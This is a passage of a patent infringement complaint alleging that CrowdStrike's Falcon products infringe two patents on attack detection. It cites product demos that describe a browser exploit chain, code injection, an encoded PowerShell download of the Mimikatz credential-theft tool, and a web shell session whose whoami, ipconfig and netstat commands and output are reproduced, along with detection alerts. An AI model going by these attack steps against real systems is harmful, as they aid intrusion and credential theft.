
274. In another example, as shown above, as shown below, the Accused Products display a process tree with each node representing a step for a malicious link in Outlook opening a website using internet explorer, and the website exploiting an internet explorer vulnerability to initiate a drive-by-download attack. "EXPLORER.EXE," "OUTLOOK.EXE," "IEXPLORE.EXE," another "IEXPLORE.EXE," and "NOTEPAD.EXE" are displayed as connected nodes each

representing a step in the execution of the process. The green arrow from related objects “IEXPLORE.EXE” to “NOTEPAD.EXE” indicates “IEXPLORE.EXE” injected code into “NOTEPAD.EXE” creating a malicious variant of “NOTEPAD.EXE.” The malicious variant of “NOTEPAD.EXE” then performed malicious actions using the command prompt “CMD.EXE.” For example, “NOTEPAD.EXE” used the command prompt “CMD.EXE” to upload malicious executable file “BACKDOOR.EXE” but execution of “BACKDOOR.EXE” was blocked. In another example, “NOTEPAD.EXE” used the command prompt “CMD.EXE” to execute an encoded PowerShell command “POWERSHELL.EXE” to connect to raw.githubusercontent[.]com and download the Mimikatz password dumping tool for credential theft. (*See* WBR_CSK000621 (https://www.youtube.com/watch?v=9GbIKLWc2vY) at 11:23.)

275. In another example, as shown above, the Accused Products display an event related to “HOST CS-SE-CC” and “USER NAME Chuck, CS-SE-CC$” including related objects “iexplore.exe” and “notepad.exe.” The Accused Products show “iexplore.exe” injected code into “notepad.exe” to create a malicious version of “notepad.exe” and the malicious version of “notepad.exe” then performed actions including using command prompt “CMD.EXE.” (*See* WBR_CSK001364 (https://www.youtube.com/watch?v=JodCkyNAsUE) at 2:02.)

276. The Accused Products perform a method that includes *transmitting the generated event line*. For example, the Accused Products, including Falcon Prevent, “[u]nravel[] an entire attack in one easy-to-grasp process tree enriched with contextual and threat intelligence data.” (*See* WBR_CSK000660 (https://www.crowdstrike.com/wp-content/uploads/2019/03/falcon-prevent-data-sheet.pdf) at 661.) Falcon Prevent displays detected events and options to “open the detection for more details or select [the process tree link] to view the process tree,” the process tree link highlighted in the red box annotation below. This information is transmitted at least to the Accused

Products' user interface.


CrowdStrike Store - Falcon Prevent
Severity
Tactic
Technique
Time
Status
Triggering file
Assigned to
No grouping
Sort by newest detect time
BERSERK BEAR Detected
View Profile
Medium
Low
High
can open the detection for more details
or select to view the process tree

(*See* WBR_CSK001204 (https://www.youtube.com/watch?v=LxsKAWozKs8) at 1:12 (annotations added: selecting the process tree link in the Accused Products' user interface transmits a process tree for a selected event to the user).)

277. Each claim in the '224 Patent recites an independent invention. Neither claim 1, described above, nor any other individual claim is representative of all claims in the '224 Patent.

278. Defendants have been aware of the '224 Patent since at least when the original Complaint was filed in March 2022. Further, Plaintiffs have marked their products with the '224 Patent, including on their website, since at least July 2020.

279. Defendants directly infringe at least claim 1 of the '224 Patent, either literally or under the doctrine of equivalents, by performing the steps described above. For example, on information and belief, Defendants perform the claimed method in an infringing manner as described above by running this software and system to protect their own computer and network

operations. On information and belief, Defendants also perform the claimed method in an infringing manner when testing the operation of the Accused Products and corresponding systems. As another example, Defendants perform the claimed method when providing or administering services to third parties, customers, and partners using the Accused Products.

280. Defendants' partners, customers, and end users of their Accused Products and corresponding systems and services directly infringe at least claim 1 of the '224 Patent, literally or under the doctrine of equivalents, at least by using the Accused Products and corresponding systems and services, as described above.

281. Defendants have actively induced and are actively inducing infringement of at least claim 1 of the '224 Patent with specific intent to induce infringement, and/or willful blindness to the possibility that their acts induce infringement, in violation of 35 U.S.C. § 271(b). For example, Defendants encourage and induce customers to use CrowdStrike's security software in a manner that infringes claim 1 of the '224 Patent at least by offering and providing software that performs a method that infringes claim 1 when installed and operated by the customer, and by engaging in activities relating to selling, marketing, advertising, promotion, installation, support, and distribution of the Accused Products, including the activities described below.

282. Defendants encourage, instruct, direct, and/or require third parties—including their certified partners and/or customers—to perform the claimed method using the software, services, and systems in infringing ways, as described above.

283. Defendants further encourage and induce their customers to infringe claim 1 of the '224 Patent: 1) by making their security services available on their website, providing applications that allow users to access those services, widely advertising those services, and providing technical support and instructions to users, and 2) through activities relating to marketing, advertising,

promotion, installation, support, and distribution of the Accused Products, including their CrowdStrike security software, and services in the United States. (*See* WBR_CSK000071 (https://www.crowdstrike.com/); *see* WBR_CSK000120 (https://www.crowdstrike.com/partners/solution-providers/).)

284. For example, on information and belief, Defendants share instructions, guides, and manuals, which advertise and instruct third parties on how to use the software as described above, including at least customers and partners. (*See* WBR_CSK000107 (https://www.crowdstrike.com/free-trial-guide/installation/).) On further information and belief, Defendants also provide customer service and technical support to purchasers of the Accused Products and corresponding systems and services, which directs and encourages customers to perform certain actions that use the Accused Products in an infringing manner. (*See* WBR_CSK000001 (https://www.crowdstrike.com/contact-us/); https://www.crowdstrike.com/contact-support/ (redirect to same).)

285. Defendants and/or Defendants' partners recommend and sell the Accused Products and provide technical support for the installation, implementation, integration, and ongoing operation of the Accused Products for each individual customer. On information and belief, each customer enters into a contractual relationship with Defendants and/or one of Defendants' partners, which obligates each customer to perform certain actions in order to use the Accused Products. (*See* WBR_CSK000101 (https://www.crowdstrike.com/free-trial-guide/purchase/); WBR_CSK000103 (https://www.crowdstrike.com/free-trial-guide/purchase/); *see* WBR_CSK000107 (https://www.crowdstrike.com/free-trial-guide/installation/).) Further, in order to receive the benefit of Defendants' and/or their partners' continued technical support and their specialized knowledge and guidance of the operability of the Accused Products, each

customer must continue to use the Accused Products in a way that infringes the ’224 Patent. (*See* WBR_CSK000001 (https://www.crowdstrike.com/contact-us/); https://www.crowdstrike.com/contact-support/ (redirect to same).)

286. Further, as the entity that provides installation, implementation, and integration of the Accused Products in addition to ensuring the Accused Product remains operational for each customer through ongoing technical support, on information and belief, Defendants and/or Defendants’ partners affirmatively aid and abet each customer’s use of the Accused Products in a manner that performs the claimed method of, and infringes, the ’224 Patent.

287. Defendants also contribute to the infringement of their partners, customers, and end-users of the Accused Products by providing within the United States or importing into the United States the Accused Products, which are for use in practicing, and under normal operation practice, methods claimed in the Asserted Patents, constituting a material part of the inventions claimed, and not a staple article or commodity of commerce suitable for substantial non-infringing uses.

288. Indeed, as shown above, the Accused Products have no substantial non-infringing uses because the accused functionality, including gathering and correlating event data and related functionality described above, is an integral part of the Accused Products and must be performed for the Accused Products to perform their intended purpose. (*See*, *e.g.*, WBR_CSK000071 (https://www.crowdstrike.com/); WBR_CSK000134 (CrowdStrike 2021 Annual Report Form 10-K) at 144-148; WBR_CSK000451 (https://www.crowdstrike.com/endpoint-security-products/).) These processes are continually running when the system is in use and, on information and belief, cannot be removed or disabled (or, if they could, the system would no longer suitably function for its intended purpose). Moreover, for the same reasons, without performing each of the steps as

described and shown above, or without the system and components identified above that practice the ’224 Patent, that functionality could not be performed.

289. Additionally, the accused functionality, including gathering and correlating event data and related functionality described above, itself has no substantial non-infringing uses because the components, modules and methods identified above are a necessary part of that functionality. (*See id*.) For example, without compiling and correlating event data from processes that run on the endpoints protected by the Accused Products, the Accused Products could not generate a contextual state, obtain a global perspective, and/or assemble an event line. These processes are continually running when the system is in use and, on information and belief, cannot be removed or disabled (or, if they could, the system would no longer function for its intended purpose). Moreover, for the same reasons, without performing each of the steps as described and shown above, or without the system and components identified above that practice the ’224 Patent, that functionality could not be performed.

290. In addition, as shown in the detailed analysis above, the products, systems, modules, and methods provided by Defendants constitute a material part of the invention—indeed, they provide all the components, modules, and features that perform the claimed methods and systems. For example, the Accused Products and accused functionalities (including the correlating functionality) constitute a material part of the inventions claimed at least because they are integral to the processes identified above (such as “*generating a contextual state* …”; “*obtaining a global perspective* …”; “*assembling*” and “*transmitting*” an “*event line*”), as recited in the claims of the ’224 Patent. None of these products are staple goods—they are sophisticated and customized cyber security and malware detection products, methods, and systems.

291. Defendants’ infringing actions have continued after the original Complaint was

filed. Defendants had knowledge of the ’224 Patent and of the specific conduct that constitutes infringement of the ’224 Patent at least based on the original Complaint, yet have continued to engage in the infringing activity, including by selling, making, configuring, and installing the Accused Products and performing the accused functionality, and by engaging in activities that constitute inducing infringement and contributory infringement as described above.

292. On information and belief, the infringing actions of each partner, customer, and/or end-user of the Accused Products are attributable to Defendants. For example, on information and belief, Defendants direct and control the activities or actions of their partners or others in connection with the Accused Products by contractual agreement or otherwise requiring partners or others to provide information and instructions to customers who acquire the Accused Products which, when followed, results in infringement. Defendants further direct and control the operation of devices executing the Accused Products by programming the software which, when executed by a customer or end user, perform the claimed method of at least claim 1 of the ’224 Patent.

293. Plaintiffs have suffered and continue to suffer damages, including lost profits, as a result of Defendants’ infringement of the ’224 Patent. Defendants are therefore liable to Plaintiffs under 35 U.S.C. § 284 for damages in an amount that adequately compensates Plaintiffs for Defendants’ infringement, but no less than a reasonable royalty.

294. Plaintiffs will continue to suffer irreparable harm unless this Court preliminarily and permanently enjoins Defendants, their agents, employees, representatives, and all others acting in concert with Defendants from infringing the ’224 Patent.

295. Defendants’ infringement of the ’224 Patent is knowing and willful. Defendants acquired actual knowledge of the ’224 Patent at least when Plaintiffs filed the original Complaint and had constructive knowledge of the ’224 Patent from at least the date Plaintiffs marked their

products with the ’224 Patent and/or provided notice of the ’224 Patent on their website.

296. On information and belief, despite Defendants’ knowledge of the Asserted Patents and Plaintiffs’ patented technology, Defendants made the deliberate decision to sell products and services that they knew infringe these patents. Defendants’ continued infringement of the ’224 Patent with knowledge of the ’224 Patent constitutes willful infringement.

297. Plaintiffs’ allegations of infringement, indirect infringement, and willful infringement with respect to this patent are further set forth in Plaintiffs’ Disclosure of Asserted Claims and Preliminary Infringement Contentions Pursuant to the Court’s Standing Order Governing Patent Proceedings served July 12, 2022.

FIFTH CAUSE OF ACTION
(INFRINGEMENT OF THE ’591 PATENT)

298. Plaintiffs reallege and incorporate by reference the allegations of the preceding paragraphs of this Complaint.


299. Defendants have infringed and continue to infringe one or more claims of the ’591 Patent in violation of 35 U.S.C. § 271 in this District and elsewhere in the United States and will continue to do so unless enjoined by this Court. The Accused Products, including features including features of the Falcon Platform such as Falcon Prevent, at least when used for their ordinary and customary purposes, practice each element of at least claim 1 of the ’591 Patent as described below.

300. For example, claim 1 of the ’591 Patent recites:

> 1. A computer-implemented method comprising:
>
> monitoring a memory space of a process for execution of at least one monitored function of a plurality of functions, wherein monitoring the memory space comprises loading a component for evaluating the at least one monitored function in the memory space;

> invoking one of the plurality of functions as a result of receiving a call from an application programming instance;
>
> executing stack walk processing upon the invocation of one of the plurality of functions in the monitored memory space; and
>
> performing, during the executing of the stack walk processing before an address of an originating caller function is reached, a memory check for a plurality of stack entries identified during the stack walk processing to detect suspicious behavior, wherein an alert of suspicious behavior is triggered when the performing of the memory check detects at least one of the following:
>
> code execution is attempted from non-executable memory,
> a base pointer is identified as being invalid,
> an invalid stack return address is identified,
> attempted execution of a return-oriented programming technique is detected,
> the base pointer is detected as being outside a current thread stack, and
> a return address is detected as being inside a virtual memory area,
>
> wherein when an alert of suspicious behavior is triggered, preventing execution of a payload for the invoked function from operating.

301. The Accused Products perform the method of claim 1 of the ’591 Patent. To the extent the preamble is construed to be limiting, the Accused Products perform *a computer-implemented method*, as further explained below. For example, the Falcon Platform includes “[a]n intelligent, lightweight agent unlike any other [that] blocks attacks — both malware and malware-free — while capturing and recording endpoint activity. Leverage rich APIs for automation of the Falcon platform’s management, detection, response and intelligence.”



SINGLE UNIVERSAL AGENT AND POWERFUL APIS


An intelligent, lightweight agent unlike any other blocks attacks — both malware and malware-free — while capturing and recording endpoint activity. Leverage rich APIs for automation of the Falcon platform's management, detection, response and intelligence

(*See* WBR_CSK000455 (https://www.crowdstrike.com/endpoint-security-products/falcon-platform/) at 459.)

302. On information and belief, the Accused Products perform a method that includes *monitoring a memory space of a process for execution of at least one monitored function of a plurality of functions, wherein monitoring the memory space comprises loading a component for evaluating the at least one monitored function in the memory space*. For example, the "Falcon Platform can detect a fileless attack using web shell" because the "Falcon Sensor sits in the kernel and CrowdStrike focuses on malicious patterns or indicators of attack" to detect hacking tools in which "no file is written to a disk." In another example, as shown below, the Accused Products display information for an event related to "HOST CS-WEBSERV1-TMM" and "USER NAME CS-WEBSERV1-TMM" and connected a series of events including "[root]," "smss.exe," another "smss.exe," "wininit.exe," "services.exe," "svchost.exe," "w3wp.exe," "cmd.exe," "ipconfig.exe," another "cmd.exe," "whoami.exe," another "cmd.exe," and "NETSTAT.EXE," including "w3wp.exe" using the command prompt "cmd.exe" to perform malicious actions. The Accused Products and their "indicators of attack…recognize that this series of events corresponds to a webshell exploit" and "see the commands entered in the command prompt—whoami, ipconfig,


and netstat—and under these circumstances they are suspicious.”

In this video, we illustrate how the Falcon Platform can detect a fileless attack using WebShell:



```
  TCP    [fe80::956:7347:597c:6d96%13]:389    [fe80::956:7347:597c:6d96%13]:52247  ESTABLISHED
  TCP    [fe80::956:7347:597c:6d96%13]:389    [fe80::956:7347:597c:6d96%13]:52251  ESTABLISHED
  TCP    [fe80::956:7347:597c:6d96%13]:49155  [fe80::956:7347:597c:6d96%13]:49237  ESTABLISHED
  TCP    [fe80::956:7347:597c:6d96%13]:49155  [fe80::956:7347:597c:6d96%13]:50146  ESTABLISHED
  TCP    [fe80::956:7347:597c:6d96%13]:49155  [fe80::956:7347:597c:6d96%13]:52022  ESTABLISHED
  TCP    [fe80::956:7347:597c:6d96%13]:49237  [fe80::956:7347:597c:6d96%13]:49155  ESTABLISHED
  TCP    [fe80::956:7347:597c:6d96%13]:50146  [fe80::956:7347:597c:6d96%13]:49155  ESTABLISHED
  TCP    [fe80::956:7347:597c:6d96%13]:52022  [fe80::956:7347:597c:6d96%13]:49155  ESTABLISHED
  TCP    [fe80::956:7347:597c:6d96%13]:52247  [fe80::956:7347:597c:6d96%13]:389    ESTABLISHED
  TCP    [fe80::956:7347:597c:6d96%13]:52251  [fe80::956:7347:597c:6d96%13]:389    ESTABLISHED


C:\inetpub\wwwroot\> ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::956:7347:597c:6d96%13
   IPv4 Address. . . . . . . . . . . : 10.10.3.112
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.3.1

Tunnel adapter Local Area Connection* 9:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :


C:\inetpub\wwwroot\> whoami
nt authority\system


C:\inetpub\wwwroot\>
```

Because the falcon sensor sits at the kernel



Command execution indicative of Chopper webshell

A command was run that is associated with Chopper web shell activity.

Low Severity Suspicious Activity

An administrative/reconnaissance tool (xcopy.exe, ping.exe, tasklist.exe, ftp.exe, autoruns.exe) was spawned under an IIS worker process.

netstat -an

\Device\HarddiskVolume2\Windows\System3...

5c748735f5d876a84163d16b042f3ac92d27131b352012e42e16fee89d1e890d

6f3916f48cd4828b2c87eb2d2eab45a5

SPE\CS-WEBSERV1-TMM$


Dec. 29, 2018 17:58:01

Dec. 29, 2018 17:58:02

and under these circumstances, they are suspicious.

(*See* WBR_CSK000680 (https://www.youtube.com/watch?v=NdAKnfF-baM) at 1:12-1:52; *see also* WBR_CSK000669 (https://www.crowdstrike.com/cybersecurity-101/malware/fileless-malware/).)

303. In addition, the Accused Products include "Indicators of Attack (IOAs)" that "correlate endpoint events to detect stealthy activities that indicate malicious activity" and "Exploit Blocking" for "[a]ttacks that use macros, execution, in-memory, and other fileless techniques…detect[ing] and block[ing] exploitation as it occurs."




2. Prevention of Malware-Free Attacks

a. Indicators of Attack (IOAs)
IOAs correlate endpoint events to detect stealthy activities that indicate malicious activity. A solution that relies on retrospective offline analysis to find IOAs will not be able to keep up with emerging threats and will take a great deal of resources to manage. Online algorithms that use machine learning and do not require an entire data set to perform a useful analysis are faster, more efficient, and more effective.

b. Exploit Blocking
Malware is not always delivered in a file. Attacks that use macros, execution, in-memory, and other fileless techniques are on the rise. Exploit blocking detects and blocks exploitation as it occurs.

(*See* WBR_CSK000612 (https://www.crowdstrike.com/cybersecurity-101/endpoint-security/next-generation-antivirus-ngav/) at 615-616.)

304. In another example, the Accused Products detect and block fileless attacks such as "[w]eb shells…loaded directly into memory by exploiting a vulnerability that exists on the system, without anything being written to disk" and then "modify[] a single line in the Windows Registry" using "legitimate Windows tool[s]" including "PowerShell or WMI."




first target was a web server using Microsoft ISS and running a SQL Server database. For the initial compromise, the attacker employed a web shell, a short script that can be uploaded to and executed on a web server. The script can be written in any language supported by the web server, such as Perl, Python, ASP or PHP. Web shells are popular in such attacks because they can be loaded directly into memory by exploiting a vulnerability that exists on the system, without anything being written to disk. In this specific attack, the adversary used a SQL injection to insert their web shell onto the server.

